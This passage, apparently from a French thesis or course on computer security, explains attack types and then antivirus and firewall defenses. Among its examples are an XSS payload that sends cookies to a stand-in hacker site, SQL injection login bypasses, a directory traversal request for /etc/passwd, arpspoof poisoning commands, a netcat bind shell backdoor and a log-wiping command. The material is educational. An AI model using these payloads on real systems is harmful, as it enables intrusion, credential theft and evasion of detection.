- afficher un contenu souhaité par le hacker (message, pubs, etc...) :

```
<script>document.write('ma pub')</script>
```

- Voler des informations aux visiteurs (cookies, sessions, etc...) :

```
<script>window.open('http://site-du-hacker.com/recupcookie.php?val='+document.cookie");</script>
```

- **L'injection SQL** [20]: permet d'ajouter des instructions SQL à une entrée utilisateur afin de tester les bases de données, contourner les autorisations, exécuter plusieurs instructions SQL ou appeler des procédures stockées intégrées.

Exemple

Considérons un site web dynamique (programmé en PHP dans cet exemple) qui dispose d'un système permettant aux utilisateurs possédant un nom d'utilisateur et un mot de passe valides de se connecter. Ce site utilise la requête SQL suivante pour identifier un utilisateur :

```
SELECT uid FROM Users WHERE name = '(nom)' AND password = '(mot de passe haché)';
```

L'utilisateur Dupont souhaite se connecter avec son mot de passe "truc" haché en **MD5**. La requête suivante est exécutée :

```
SELECT uid FROM Users WHERE name = 'Dupont' AND password = '45723a2af3788c4ff17f8d1114760e62';
```

Attaque de la requête

Imaginons à présent que le script PHP exécutant cette requête ne vérifie pas les données

entrantes pour garantir sa sécurité. Un pirate pourrait alors fournir les informations suivantes :

```
Utilisateur : Dupont' --
Mot de passe : n'importe lequel
```

La requête devient :

```
SELECT uid FROM Users WHERE name = 'Dupont' -- ' AND password =
'4e383a1918b432a9bb7702f086c56596e';
```

Les caractères "--" marquent le début d'un commentaire en SQL. La requête est donc équivalente à:

```
SELECT uid FROM Users WHERE name = 'Dupont';
```

L'attaquant peut alors se connecter sous l'utilisateur Dupont avec n'importe quel mot de passe. Il s'agit d'une injection de SQL réussie, car l'attaquant est parvenu à injecter les caractères qu'il voulait pour modifier le comportement de la requête.

Supposons maintenant que l'attaquant veuille non pas tromper le script SQL sur le nom d'utilisateur, mais sur le mot de passe. Il pourra alors injecter le code suivant :

```
Utilisateur: Dupont
Mot de passe: ' or 1=1 --
```

L'apostrophe indique la fin de la zone de frappe de l'utilisateur, le code "**or 1=1**" demande au script si 1=1 est vrai, or c'est toujours le cas, et -- indique le début d'un commentaire.
La requête devient alors:

```
SELECT uid FROM Users WHERE name = 'Dupont' AND password = '' OR 1=1 --';
```

Ainsi le script programmé pour vérifier si ce que l'utilisateur tape est vrai, il verra que **1=1** est **vrai**, et l'attaquant sera connecté sous la session Dupont.

- **L'attaque par traversée de répertoire :** consiste à exploiter le manque de vérification des liens fournis en entrée par l'utilisateur, de sorte que les caractères représentant par exemple la directive "**aller au répertoire parent**" (comme "**../**") passent à travers l'API chargé de gérer ce genre de requête. Ainsi on peut accéder à un fichier informatique qui n'est pas destiné à être accessible.

Exemple:

Un exemple typique d'application vulnérable en code PHP est :

```
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
```

```
include ("/home/users/phpguru/templates/" . $template);
?>
```

Une attaque contre ce système pourrait être d'envoyer la requête HTTP suivante:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

Réponse du serveur:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Les caractères "**..** / " répétés après **/home/users/phpguru/templates/** ont causé la traversée vers les répertoires parents et l'inclusion du fichier de mot de passe **/etc/passwd** par la fonction **include()**. On remarque les hash des mots de passe surlignés en jaune. Cette attaque ne marchera pas sur les systèmes unix récents étant donné que les mots de passe ne sont plus stockés dans **/etc/passwd**.

Bien d'autres types d'attaques exploitant les failles d'implémentation existent mais ne sont pas énumérés étant donné qu'elles s'appuient sur les mêmes concepts d'exploitation.

II.1.4.c. Les logiciels malveillants

Un **logiciel malveillant** (en anglais, ***malware***) est un programme développé dans le but de nuire à un système informatique, sans le consentement de l'utilisateur infecté. On peut citer certains types comme:

- **Les virus :** sont capables de se répliquer, puis de se propager à d'autres ordinateurs en s'insérant dans d'autres programmes ou des documents légitimes appelés «hôtes». Ils se répartissent ainsi: virus de secteur d'amorçage, de fichier, de macro, et de script. Les virus peuvent s'avérer particulièrement dangereux et endommager plus ou moins gravement les machines infectées.
- **Les vers :** (*worm*) sont capables d'envoyer une copie d'eux-mêmes à d'autres machines. Ils peuvent être classés selon leur techniques de propagation: les vers de courrier électronique, Internet, IRC, les vers de réseau et ceux de partage de fichiers.

- **Les chevaux de Troie** (***Trojan horse***) **:** :sont divisés en plusieurs sous-catégories, et comprennent notamment les **portes dérobées** (permettant à l'attaquant de prendre le contrôle des ordinateurs infectés), les **droppers** (installent d'autres logiciels malveillants à l'insu de l'utilisateur), les **notificateurs** (confirment à leurs auteurs la réussite d'une infection et leur envoient (par mail ou ICQ) des informations dérobées), les **logiciels espions** (dont les **keyloggers**) etc. Ils ont chacun des objectifs spécifiques. Certains chevaux de Troie utilisent également des **rootkits** (permet d'obtenir et de pérenniser un accès (généralement non autorisé) à un ordinateur de la manière la plus furtive possible) pour dissimuler leur activité.

II.1.4.d. Le spoofing

Le terme «**spoofing**» couvre différentes techniques de protocole qu'un hacker peut employer pour **masquer** la source d'une attaque, **contourner** les contrôles d'accès, ou **usurper** l'adresse d'un autre hôte. Certaines des formes les plus courantes de l'usurpation impliquent des protocoles comme les protocoles IP, DNS, HTTP etc... Le spoofing est employé dans plusieurs techniques d'attaque comme:

- **Les attaques par déni de service** pour masquer la source de l'attaque
- **Attaque Man-in-the-middle (***figure 12***)** dans laquelle un pirate détourne ou capture le trafic entre deux systèmes en communication, en se faisant passer pour l'un d'eux. Ainsi il a la possibilité d'analyser (méthode de **sniffing**) le trafic intercepté afin de récupérer les mots de passe, les messages échangés, les fichiers, de modifier certaines données afin de nuire.

  Cette attaque peut se faire en se basant sur l'**ARP spoofing** dont le mécanisme est expliqué ci-dessous [14]:

  Le protocole ARP sert à mettre en corrélation l'adresse IP avec l'adresse MAC pour savoir qui sont les machines sur le réseau et donc savoir où router les paquets. Un attaquant peut utiliser le protocole ARP afin envoyer des trames informant que tel adresse IP correspond à tel adresse MAC.

  Soit deux machines communicantes **A** et **B** et une machine **C** correspondant à celle de l'attaquant.

```
(Les addresses MAC ont été simplifiées pour une meilleure lisibilité)
A. Le serveur, 00:00:00:00:00:01 – 192.168.0.10
B. Un utilisateur, 00:00:00:00:00:02 – 192.168.0.20
C. Le pirate, 00:00:00:00:00:03 – 192.168.0.30
```

C annonce à B que “192.168.0.10” est à l’adresse MAC: 00:00:00:00:00:03.

C annonce à A que “192.168.0.20” est à l’adresse MAC: 00:00:00:00:00:03.

Ceci se fait avec des outils comme **ARPSpoof** ou **Némésis** très simplement.

Avant l'attaque le contenu du cache arp de chaque machine est (commande **arp**):

```
[user@MachineCible-A]$ arp
Address      HWtype  HWAddress          Flags  Mask  Iface
192.168.0.10 ether   00:00:00:00:00:01  C            eth0
```

```
[user@MachineCible-B]$ arp
Address      HWtype  HWAddress          Flags  Mask  Iface
192.168.0.20 ether   00:00:00:00:00:02  C            eth0
```

L'attaquant lance l'**empoisonnement arp** avec les commandes suivantes:

```
[evil@pirate]$ arpspoof -t 192.168.0.10 192.168.0.20
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 192.168.0.20 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 192.168.0.20 is-at 0:0:0:0:0:3
……..[empoisonnement continu]……
```

La commande ci-dessus empoisonne le cache de A en faisant croire que l'adresse IP du client B correspond à l'adresse MAC de l'attaquant.

```
[evil@pirate]$ arpspoof -t 192.168.0.20 192.168.0.10
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 192.168.0.10 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 192.168.0.10 is-at 0:0:0:0:0:3
……..[empoisonnement continu]……
```

La commande ci-dessus empoisonne le cache de B en faisant croire que l'adresse IP du serveur A correspond à l'adresse MAC de l'attaquant.

Pendant l'attaque, le contenu du cache arp de chaque machine donne (par la commande **arp**):

```
[user@MachineCible-A]$ arp
Address      HWtype  HWAddress          Flags  Mask  Iface
192.168.0.20 ether   00:00:00:00:00:03  C            eth0
```

```
[user@MachineCible-B]$ arp
Address      HWtype  HWAddress          Flags  Mask  Iface
192.168.0.10 ether   00:00:00:00:00:03  C            eth0
```

Maintenant toutes les communications entre les machines A et B (ou inversement) seront

détournées vers le pirate ce qui lui permettra par exemple de récupérer les données importantes transitant entre les cibles.




Figure 12 : Schéma de l'attaque Man In The Middle

D'autres méthodes comme le **DNS spoofing** servent de la même manière à usurper l'adresse DNS d'une machine en empoisonnant le cache DNS (de la machine cible) contenant les correspondances entre les nom DNS et les adresses IP.

La méthode Man in the middle peut également s'appliquer sur le routage afin de détourner le trafic vers un routeur contrôlé par l'attaquant.

II.1.4.e. Le sniffing (capture de trafic)

Il consiste à capturer les paquets du réseau afin de pouvoir les analyser. Il est utilisé dans l'attaque Man-in-the-middle afin d'analyser les paquets interceptés et récupérer des informations importantes.

Exemple: Comme outil de sniffing, on peut parler de **wireshark** (*figure 13*) qui est un outil très utilisé avec une panoplie de règles de filtrage par protocole, adresse source, adresse destination, numéro de port etc…




Figure 13 : Aperçu de l'interface Wireshark avec une possiblité de voir le code hexadécimal des paquets et d'autres options avancées (chaque ligne en couleur correspond à un paquet intercepté)

II.1.4.f. L'attaque par Déni de service et Déni de service distribué

Une attaque par **déni de service** (**Denial of Service attack**, d'où l'abréviation **DoS**) est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il peut s'agir de :

- La saturation d'un réseau par l'envoi d'une quantité importante de paquets, afin d'empêcher son fonctionnement ;
- L'envoi de paquets mal formés qui peut entrainer un bug dans certains cas;
- L'exécution d'un exploit sur la cible qui peut le rendre innopérant.

Parmi ces attaques on peut citer:

- **L'Attaque par SYN Flood**

Une attaque **SYN Flood** est une attaque visant à provoquer un déni de service en émettant un nombre important de demandes de synchronisation TCP incomplète avec un serveur.

Le risque d'abus se pose à l'endroit où le système du serveur a envoyé un accusé de réception (SYN-ACK) au client, mais ne reçoit pas le message ACK. Le serveur construit dans sa mémoire système une structure de données décrivant toutes les connexions. Cette structure de données est de taille finie, et elle peut être débordée en créant intentionnellement trop de connexions partiellement ouvertes.

- **Attaque par UDP Flooding**

Ce déni de service exploite le mode non connecté du protocole UDP. Il crée un "**UDP Packet Storm**" (génération d'une grande quantité de paquets UDP) soit à destination d'une machine soit entre deux machines. Une telle attaque entre deux machines entraîne une congestion du réseau ainsi qu'une saturation des ressources des deux hôtes victimes. La congestion est plus importante du fait que le trafic UDP est prioritaire sur le trafic TCP. Au bout d'un certain temps, le trafic UDP occupe donc toute la bande passante, ne laissant qu'une infime partie au trafic TCP.

- **L'attaque par Packet Fragment**

Les dénis de service de type **Packet Fragment** utilisent des faiblesses dans l'implémentation de certaines piles TCP/IP au niveau de la défragmentation IP (ré-assemblage des fragments IP). Une attaque connue utilisant ce principe est **Teardrop**. L'offset de fragmentation du second fragment est inférieur à la taille du premier ainsi que l'offset plus la taille du second. Cela revient à dire que le deuxième fragment est contenu dans le premier (**overlapping**). Lors de la défragmentation, certains systèmes ne gèrent pas cette exception et cela entraîne un déni de service. Le déni de service **Ping of Death** exploite une mauvaise gestion de la défragmentation au niveau ICMP, en envoyant une quantité de données supérieure à la taille maximum d'un paquet IP. Ces différents dénis de services aboutissent à un crash de la machine cible.

- **Smurfing**

Cette attaque utilise le protocole ICMP. Quand un **ping** (message **ICMP ECHO**) est envoyé à une adresse de broadcast (par exemple 10.255.255.255), celui-ci est démultiplié et envoyé à chacune des machines du réseau. Le principe de l'attaque est de spoofer les paquets ICMP ECHO REQUEST envoyés en mettant comme adresse IP source celle de la cible. Le cracker envoie un flux continu de ping vers l'adresse de broadcast d'un réseau et toutes les machines

répondent alors par un message ICMP ECHO REPLY en direction de la cible. Le flux est alors multiplié par le nombre d'hôte composant le réseau. Dans ce cas tout le réseau cible subit le déni de service, car l'énorme quantité de trafic générée par cette attaque entraîne une congestion du réseau.

Compte tenu des performances actuelles des serveurs et de la généralisation des techniques de répartition de charge et de haute disponibilité, il est quasiment impossible de provoquer un déni de service simple comme décrit dans le chapitre précédent. Il est donc souvent nécessaire de trouver un moyen d'appliquer un effet multiplicateur à l'attaque initiale. Ceci est appelé le le **Déni de service distribué DDOS**.

Le principe est d'utiliser plusieurs sources (**daemons ou agents**) pour lancer l'attaque et des maîtres (**masters ou handler**) qui les contrôlent comme l'indique la *figure 14* ci-dessous.




Figure 14 : représentant l'attaque par Déni de Service Distribué

II.1.5.La phase de consolidation

Suite à une attaque par exploitation, par brute force, man in the middle ou autre qui donne accès à la ligne de commande du système, l'attaquant met alors en place des dispositifs afin d'étendre ses possibilités sur les systèmes contrôlés. Cela peut consister à déployer des mécanismes (outils malveillants, configuration, altération des composants systèmes) pour permettre:

- **L'escalade de privilèges:**

  Dans la plupart des cas c'est la première étape effectuée après l'attaque.

  Par exemple: Un attaquant ayant accès à la ligne de commande (Windows XP) de la machine cible avec un compte "GUEST" qui a peu de privilèges, cherchera à obtenir le compte

administrateur ou **system** (méthode d'escalade de privilèges) en utilisant des outils comme **pwdump** sur windows qui permettent, par injection DLL d'extraire les hash de mot de passe stockés dans le système de fichier, de les copier et de les transmettre à des outils de craquage comme **cain & abel** ou **John the ripper** qui par la méthode dictionnaire ou brute force vont tenter de retrouver les mots de passe.

- **La désactivation des dispositifs de protection**

  Avec le compte privilégié obtenu, l'attaquant désactive les dispositifs de protection comme le pare feu, l'antivirus, l'IDS présents sur la machine.

- **La mise en place d'un port d'écoute permanent sur la machine** qui permet à l'attaquant de se reconnecter à volonté à la machine cible. Ceci se fait à l'aide d'outils appelés "**portes dérobées**" (**backdoor**) qui sont copiés dans la machine et lancés afin d'être en écoute sur un port donné ou d'initialiser une connexion vers une adresse IP et un port donné. Il est souvent configuré pour se lancer au démarrage de la machine.

  Exemple:

  ```
  C:\TEMP\NC11Windows>nc –L –d –e cmd.exe –p 8080
  ```

  Cette commande de l'utilitaire netcat (**nc**) qui écoute sur le port 8080 (option **–p**), maintient une connexion persistante (option **–L**), met l'outil en mode furtif (option **–d**), lance la commande **cmd.exe** lors d'une connexion (option **–e**).

  Une méthode similaire peut être effectuée à l'aide d'un outil (comme **VNC**) qui fournit l'accès distant au bureau de la machine.

- **La mise en place de dispositifs de suivi des activités effectuées sur la machine cible:**

  L'attaquant peut déployer un outil de capture des saisies sur clavier (keylogger), espionner la cible si celle-ci a une webcam, espionner les activités de la cible en copiant la base de cookies de son navigateur etc…

  Exemple: Ceci peut se faire à l'aide d'outil comme **meterpreter** qui est un module intégré dans le Framework **Metasploit.**

- **La suppression des traces issues de l'attaque.**

  Après avoir effectué les opérations illégales sur la machine cible, l'attaquant cherche souvent à effacer toute trace qui témoigne de son intrusion afin de ne pas être identifié et de continuer à exploiter la cible.

  Ainsi des outils comme **elsave** permettent d'effacer les journaux(logs) systèmes

  ```
  C:\>elsave -s \\joel -l "Security" –C
  ```

  Cette commande supprime les logs de sécurité.

D'autres méthodes camouflent les fichiers et programmes malveillants transférés par l'attaquant vers la machine en utilisant des méthodes comme la modification de leurs paramètres afin de devenir des fichiers cachés.

II.2. Généralités sur les méthodes de défense informatique

II.2.1.L'antivirus

Principale cause de désagrément en entreprise, les virus peuvent être combattus à plusieurs niveaux. La plupart des antivirus sont basés sur l'analyse de signature des fichiers, la base des signatures doit donc être très régulièrement mise à jour sur le site de l'éditeur (des procédures automatiques sont généralement possibles).

Deux modes de protection :

- Généralisation de l'antivirus sur toutes les machines, il faut absolument prévoir une mise à jour automatique de tous les postes via le réseau.
- Mise en place d'un antivirus sur les points d'entrée/sortie de données du réseau après avoir parfaitement identifiés tous ces points. La rigueur de tout le personnel pour les procédures doit être acquise.

  Attention, la mise en place d'un antivirus sur le firewall n'est d'aucun secours en cas de fichiers cryptés !

Il y a essentiellement deux modes de fonctionnement des logiciels antivirus :

- **Mode statique**: le logiciel est activé uniquement sur ordre de l'utilisateur, par exemple pour déclencher une inspection du disque dur ;
- **Mode dynamique**: le logiciel est actif en permanence, et il scrute certains événements qui surviennent dans le système, ce qui induit une consommation non négligeable de ressources telles que temps de processeur et mémoire, mais permet une meilleure détection des attaques, notamment par analyse comportementale des logiciels suspectés d'être contaminés.

Les techniques de détection

On distingue trois familles de procédés de détection des virus : l'analyse de forme, le contrôle d'intégrité et l'analyse dynamique de comportement.

- **L'analyse de forme** consiste à détecter la présence d'un virus dans un fichier par des caractères statiques qui permettent de le reconnaître. On distingue les éléments suivants :
  - ✓ **La recherche de signatures**: on cherche un motif textuel, c'est-à-dire une suite de bits, caractéristique d'un virus connu. Cette méthode ne permet pas de détecter un nouveau virus, ni un virus déjà connu mais modifié. Elle impose l'installation et la mise à jour en permanence d'une base de données des signatures. Quelques heures de retard dans la mise à jour peuvent suffire à mettre en échec la protection.
  - ✓ **L'analyse spectrale**: certaines instructions sont rares dans les programmes ordinaires mais fréquentes dans les virus, ainsi une analyse statistique de la fréquence des instructions peut permettre la détection de virus, y compris parfois de virus inédits. Cette méthode est sujette aux faux positifs, c'est-à dire à la détection, à tort, d'un virus dans un fichier exécutable légitime.
  - ✓ **L'analyse heuristique**: il s'agit d'établir et de mettre à jour un corpus de règles qui permettent de caractériser les propriétés d'un fichier suspect. Cette méthode, comme la précédente, est sujette aux faux positifs.

- **Le contrôle d'intégrité** consiste à détecter la modification anormale d'un fichier, qui peut signaler sa contamination par un virus. Pour mettre en œuvre cette méthode, il faut calculer pour chaque fichier sensible une empreinte numérique infalsifiable par une fonction de condensation (on dit aussi hachage). Constituer et mettre à jour une base de données de telles empreintes est difficile pratiquement, et cette méthode est de moins en moins utilisée.

- **L'analyse dynamique de comportement** consiste à scruter les actions d'un programme dès qu'il s'exécute et à détecter les activités suspectes : tentatives d'accès en écriture à des fichiers de programmes exécutables, ou à des bibliothèques, ou à des zones du disque réservées au système.

Aucune de ces méthodes n'est infaillible, aussi convient-il d'avoir recours à une combinaison de méthodes ; l'inconvénient est qu'un logiciel ainsi constitué devient encombrant, lent, et il ralentit le

système, ce qui risque de dissuader l'utilisateur. Il est néanmoins nécessaire de déployer des antivirus sur le poste de travail *et* en entrée de réseau, ce qui permettra d'éviter la plupart des infections. Ensuite, comme on sait que certaines infections franchiront les barrières, il faut faire en sorte d'en limiter les conséquences, notamment en fractionnant son réseau en segments isolés les uns des autres pour réduire l'ampleur d'une éventuelle contamination.

II.2.2.Pare-feu (firewall) ou garde barrière

La plupart des réseaux privés sont munis d'un pare-feu (*firewall*), ordinateur qui filtre les communications, un peu comme un routeur—d'ailleurs il est possible de configurer un routeur pour lui faire jouer le rôle d'un pare-feu simple. Un routeur doit décider au coup par coup du sort de chaque paquet, avec seulement une faible possibilité d'analyse historique, alors qu'un pare-feu efficace contre les attaques subtiles doit pouvoir faire des choses plus compliquées.

Attention : un firewall est inefficace contre les attaques ou les bévues situées du coté intérieur et qui représentent 70% des problèmes de sécurité !

La configuration d'un pare-feu consiste à rédiger des règles propres à déterminer les paquets autorisés et les paquets interdits; chaque paquet est caractérisé par quelques paramètres:

- L'interface réseau sur laquelle le paquet est arrivé ; un pare-feu a au moins deux interfaces, l'une connectée au réseau privée et l'autre connectée au lien d'accès à l'Internet;
- Le fait que le paquet se présente sur l'interface depuis l'intérieur du pare-feu ou depuis le réseau;
- Le protocole auquel appartient le paquet, tel que mentionné dans son en-tête IP;
- Les adresses d'origine et de destination, mentionnées dans l'en-tête IP du paquet;
- Les numéros de port d'origine et de destination, mentionnés dans l'en-tête TCP ou UDP;
- S'il s'agit d'un paquet TCP, les numéros de séquence et d'acquittement, qui permettent de reconstituer la séquence des paquets d'une connexion TCP.

Ces paramètres permettent d'identifier le type de communication auquel appartient le paquet, et éventuellement de reconstituer une séquence. Le simple filtrage par port se traduit par la rédaction de règles simples, qui peuvent prendre la forme de listes de contrôle d'accès (ACL) comme sur les routeurs *Cisco*.

II.2.2.a. Architecture classique




Figure 15 : architecture classique du pare feu

II.2.2.b. Architecture concentrée

